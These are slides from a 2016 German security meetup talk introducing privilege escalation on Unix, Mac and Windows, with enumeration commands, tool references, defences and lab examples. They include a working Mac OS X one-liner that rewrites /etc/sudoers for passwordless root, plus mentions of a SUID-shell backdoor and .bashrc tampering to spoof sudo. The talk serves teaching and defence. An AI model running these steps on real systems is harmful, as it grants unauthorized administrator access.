# Privilege Escalation - Einführung

Security Meetup

Mittwoch, 15. Juni 2016

Matthias Altmann

# Überblick

1. Motivation / Einführung
2. Privilege Escalation – Unix/Mac/Windows
3. Schutzmaßnahmen
4. Ausgewählte Beispiel – Nebula
5. Offene Diskussionsrunde

# Motivation

- Angreifer ist wie auch immer in ein System vorgedrungen
- Primärziele?
  - Hintertür festmachen
  - Weiter in die Infrastruktur vordringen
  - Sensible Informationen sammeln
- Keine administrativen Rechte zu haben erschwert diese Punkte enorm.

# Einführung – Begriff Privilege Escalation

- Ziel „Erhebung“ des normalen Nutzers zu einem Administrator
- Begriff hierfür Privilege Escalation:

**Privilege escalation** is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user. The result is that an application with more privileges than intended by the application developer or system administrator can perform unauthorized actions.

(abgerufen von https://en.wikipedia.org/wiki/Privilege_escalation, am 15.6.2016)

# Vorgehen

- Mögliches Vorgehen:
  - Ausführen eines Scriptes, welches mir betriebssystembezogene relevante Informationen liefert
  - Auswerten dieser Informationen

- Hauptschwachstellen:
  - Misskonfiguration
  - Softwareschwachstellen

# Allgemein Unix und Windows

- Kernel Version
- Programme, in Versionen mit bekannten Priv-Esc-Exploits
- Dateien mit sensiblen Daten
  - zB auf dem Desktop
  - zB in Temp-Verzeichnissen
  - Admin-Mails einsehbar
- Wie sieht der Netzwerktraffic aus?
  - Können unverschlüsselte Zugriffe mitgesnifft werden?

# Unix

- Kernel Version (zB Mempodipper)
  - 32 / 64 bit ?
  - Kernel-Version `cat /etc/issue` `uname -a`
- Suid-/Guid-Dateien
- World-Writable Dateien
- Sticky-Bit Verzeichnisse  zB /tmp
- Spezifische Verzeichnisse zB .ssh
- Spezifische Dateien zB .rhosts, .bashrc
- Spezifische Programme mit Schwachstellen `dpkg -l; rpm -qa`
- Log-Dateien (history, /var/log)
- Mountbare Verzeichnisse `mount; df -h`
- Boot-Dateien (/boot)

# Unix- World-Writable Files

- Missbrauch von Dateien genutzt in Programmen (Beispiel)

```
find . -perm -2 -print
```

- Finde Dateien, die in Root-Programmen aufgerufen werden

```
find /dev -perm -2 -print
```

- /dev/ Files erlauben direktes Schreiben auf Hardwaregeräte wie Festplatten oder Netzwerkkarten

```
find / ( -type b -o -type c -o -type s -o -type p ) -ls
```

# Unix - Suid Root Binaries

- Fehlersuche, Ausbruch aus Datei => Root-Zugriff

```
find / -type f \( -perm -04000 -o -perm -02000 \)
```

- Hintertür: Kopie /bin/sh erstellen mit set suid auf root

# Unix - Spezifische Dateien - .Rhosts

Alte Maschinen:

```
gryphon$ rlogin hammer.thor
Password:
Last login: Mon Oct 11 13:10:02 from gryphon.csi.cam.ac.uk
Solaris Release 2.5 [hammer] Linux Redhat Release 4.2 [gloves,belt] (Thor)

hammer$
```

```
find /home -name *.rhosts -print 2>/dev/null
```


```
 hammer$ cat .rhosts
 gryphon.csi.cam.ac.uk
 oneeye.csi.cam.ac.uk
```

```
gryphon$ rlogin hammer.thor
Last login: Mon Oct 11 13:10:02 from gryphon.csi.cam.ac.uk
Solaris Release 2.5 [hammer] Linux Redhat Release 4.2 [gloves,belt] (Thor)

hammer$
```

https://www-uxsup.csx.cam.ac.uk/doc/remote_access/rhosts.html, abgerufen am 14.6.2016

# Unix – Priv Esc Check Script




https://github.com/pentestmonkey/unix-privesc-check abgerufen am 14.6.2016

# Mac – One Liner

- Enummeriere Software + Version: System Profiler

```
system_profiler SPApplicationsDataType
```

- Mac One-Liner

```
echo 'echo "$(whoami) ALL=(ALL) NOPASSWD:ALL" >&3' | DYLD_PRINT_TO_FILE=/etc/sudoers newgrp; sudo -s
```

http://www.heise.de/security/meldung/Einzeiler-beschert-Adminrechte-unter-Mac-OS-X-10-10-2760786.htmlhttp://www.heise.de/security/meldung/I-f-Windows-Zero-Day-Exploit-steht-zum-Verkauf-3235162.html?wt_mc=nl.heisec-summary.2016-06-13, abgerufen am 13.6.2016


# Mac - Permissions und Dropbox

```
➜ presentations find /Library/DropboxHelperTools \( -perm -004000 -o -perm -002000 \) -exec ls -la {} \;
-r-s--x--x  1 root  wheel  246 May 17 12:44 /Library/DropboxHelperTools/._DropboxHelperInstaller
-rwxr-sr-x  1 root  wheel  64368 May 23  2011 /Library/DropboxHelperTools/Dropbox_u502/atos
-r-s--x--x  1 root  wheel  92004 Jul  8  2011 /Library/DropboxHelperTools/Dropbox_u502/dbfseventsd
-r-x--s--x  1 root  wheel  57328 Jul  8  2011 /Library/DropboxHelperTools/Dropbox_u502/FinderLoadBundle
-r-s--x--x  1 root  wheel  9632 Sep 29  2015 /Library/DropboxHelperTools/Dropbox_u503/dbaccessperm
-r-s--x--x  1 root  wheel  116668 Sep 29  2015 /Library/DropboxHelperTools/Dropbox_u503/dbfseventsd
-r-s--x--x  1 root  wheel  139220 Sep 29  2015 /Library/DropboxHelperTools/Dropbox_u503/FinderLoadBundle
-r-s--x--x  1 root  wheel  246 May 17 12:44 /Library/DropboxHelperTools/Dropbox_u508/._dbaccessperm
-r-s--x--x  1 root  wheel  9632 May 17 12:44 /Library/DropboxHelperTools/Dropbox_u508/dbaccessperm
-r-s--x--x  1 root  wheel  116668 May 17 12:44 /Library/DropboxHelperTools/Dropbox_u508/dbfseventsd
-r-s--x--x  1 root  wheel  1523840 May 17 12:44 /Library/DropboxHelperTools/DropboxHelperInstaller
➜ presentations date
Wed May 18 23:53:40 CEST 2016
➜ presentations
```

```
➜ / ls -lah .dbfseventsd
srwxrwxrwx  1 root  wheel     0B May 17 12:44 .dbfseventsd
➜ /
```

Vgl auch http://de.comp.sys.mac.misc.narkive.com/xbdCVTjr/dropbox-und-rootrechte
Abgerufen am 18.5.2016

# Mac – Autostart und Dropbox




# Windows

- Kernel (zB ms11-080 afd joined Leaf)
- Services missbrauchen
  - icalcs some.exe (prüfe ACLs/Permissions einer Datei)
- Spezifische Dateien
  - zB Group Policy Configuration Files (groups.xml)

# Windows – Priv Esc Check Script


https://github.com/pentestmonkey/windows-privesc-check abgerufen am 14.6.2016

# Windows – PowerSploit




https://github.com/PowerShellMafia/PowerSploit abgerufen am 15.6.2016

# Windows – PowerShell Empire

Empire is a pure PowerShell post-exploitation agent built on cryptologically-secure communications and a flexible architecture. Empire implements the ability to run PowerShell agents without needing powershell.exe, rapidly deployable post-exploitation modules ranging from key loggers to Mimikatz, and adaptable communications to evade network detection, all wrapped up in a usability-focused framework.

http://www.powershellempire.com/, abgerufen am 14.6.2016

# Windows – PowerShell Empire


## PowerUp


PowerUp is a PowerShell tool to assist with local privilege escalation on Windows systems. It contains several methods to identify and abuse vulnerable services, as well as DLL hijacking opportunities, vulnerable registry settings, and escalation opportunities. It is part of PowerTools and resides at https://github.com/PowerShellEmpire/PowerTools/tree/master/PowerUp. Empire implements PowerUp's escalation functionality in the **privesc/powerup/*** modules.

http://www.powershellempire.com/?page_id=378, abgerufen am 15.6.2016

# Windows - Aktuell

- Verkauf Zero Day Exploit




http://www.heise.de/security/meldung/I-f-Windows-Zero-Day-Exploit-steht-zum-Verkauf-3235162.html?wt_mc=nl.heisec-summary.2016-06-13,

abgerufen am 13.6.2016

# Schutzmaßnahmen

- Updaten, updaten, updaten
  - Patches niemals verzögern aus ‚Gründen‘
- House-Keeping
  - regelmäßig: Was brauch ich wirklich, was kann weg?
- Suid, Guid, World-writable Dateien im Blick behalten
- Spezifische Dateien im Blick behalten (zB. sudoers,...)

# Ausgewählte Beispiel – Nebula

- Nebula Lesson 0 (SUID)
- Nebula Lesson 1 (Weak Script + Path)
- Nebula Lesson 3 (Weak Script + Cron)
- Nebula Lesson 5 (SSH Private Key)


https://www.vulnhub.com/entry/exploit-exercises-nebula-v5,31/ abgerufen am 13.6.2016

# Zusammenfassung

1. Motivation
2. Einführung
3. Privilege Escalation – Unix/Mac/Windows
4. Schutzmaßnahmen
5. Ausgewählte Beispiel - Nebula

# Präsentation

https://github.com/it-security-kassel-nordhessen/meetup/tree/master/15_06_2016/privesc



# Weitere Informationen

**Unix**

Cheatsheets

- https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/
- http://www.rebootuser.com/?p=1623

Alt aber gut:
http://www.admin-magazine.com/Articles/Understanding-Privilege-Escalation

**Windows**

Abusing Group Policy Files

- https://www.pentestpartners.com/blog/abusing-group-policy-preferences-to-elevate-privileges/

Vielen Dank!

**Offene Diskussionsrunde**

# Weitere Ideen für Privilege Escalation

# Backup – Privilege Escalation Einführung

Security Meetup

Mittwoch, 15. Mai 2016

Matthias Altmann

# Unix - Logs

history

# Unix - World-Writable Files

Die meisten Dateien sollten in /dev nur durch

- Root beschreibbar
- Gruppen, welchen Root zugeordnet ist, lesbar sein
- Ausnahmen:
  - Terminal-Devices (/dev/tty)
  - Pseudo-Terminals (/dev/pty, /dev/ptmx)
  - Zufallsgeneratoren (/dev/random, /dev/urandom)
  - /dev/null
  - /dev/zero

```
crw-rw-rw-    1 root          wheel           /dev/tty
crw-rw-rw-    1 root          wheel           /dev/null
crw-rw-rw-    1 root          wheel           /dev/zero
crw-rw-rw-    1 root          wheel           /dev/ttyp0
crw-rw-rw-    1 root          wheel           /dev/ptyp0
```

# Unix Prävention

- Dateien limitieren
- Security Patches einspielen / Dateien aktuell halten
- Cron-Job
  - Vergleich Dateigrößen
  - Vergleich Dateien allgemein

# Offene Diskussionsrunde

- Auswerten der Informationen
  - Gibt es Schwachstellen im OS Kernel?
  - Gibt es Dateien die world-writable sind?
    - Können wir diese Dateien verwenden, um Code in Root-Prozesse zu injizieren?
    - Hierfür interessant:
      - Welche Prozesse/Services/Daemons laufen
      - Erkenne ich Veränderungen durch einen Root-Cron-Job
  - Gibt es spezifische Dateien, die verwendet werden können (.ssh/,.rhosts,...)

# Offene Diskussionsrunde

- Auswerten der Informationen
  - Gibt es Root-Suid-/Guid-Dateien ?
    - Gibt es hierfür Exploits?
  - Finden sich sensible Informationen (zB Passwörter) in
    - Sticky-Bit Verzeichnissen (zB /tmp)
    - in Log-Dateien (history, /var/log)
    - auf dem Desktop
    - sonstwo?
  - Können wir Mails von Root lesen?
  - Wie sieht der Netzwerktraffic aus?
    - Können wir unverschlüsselte Zugriffe mitsniffen?
  - Kann ich .profile,.bashrc modifizieren um sudo-Login zu spoofen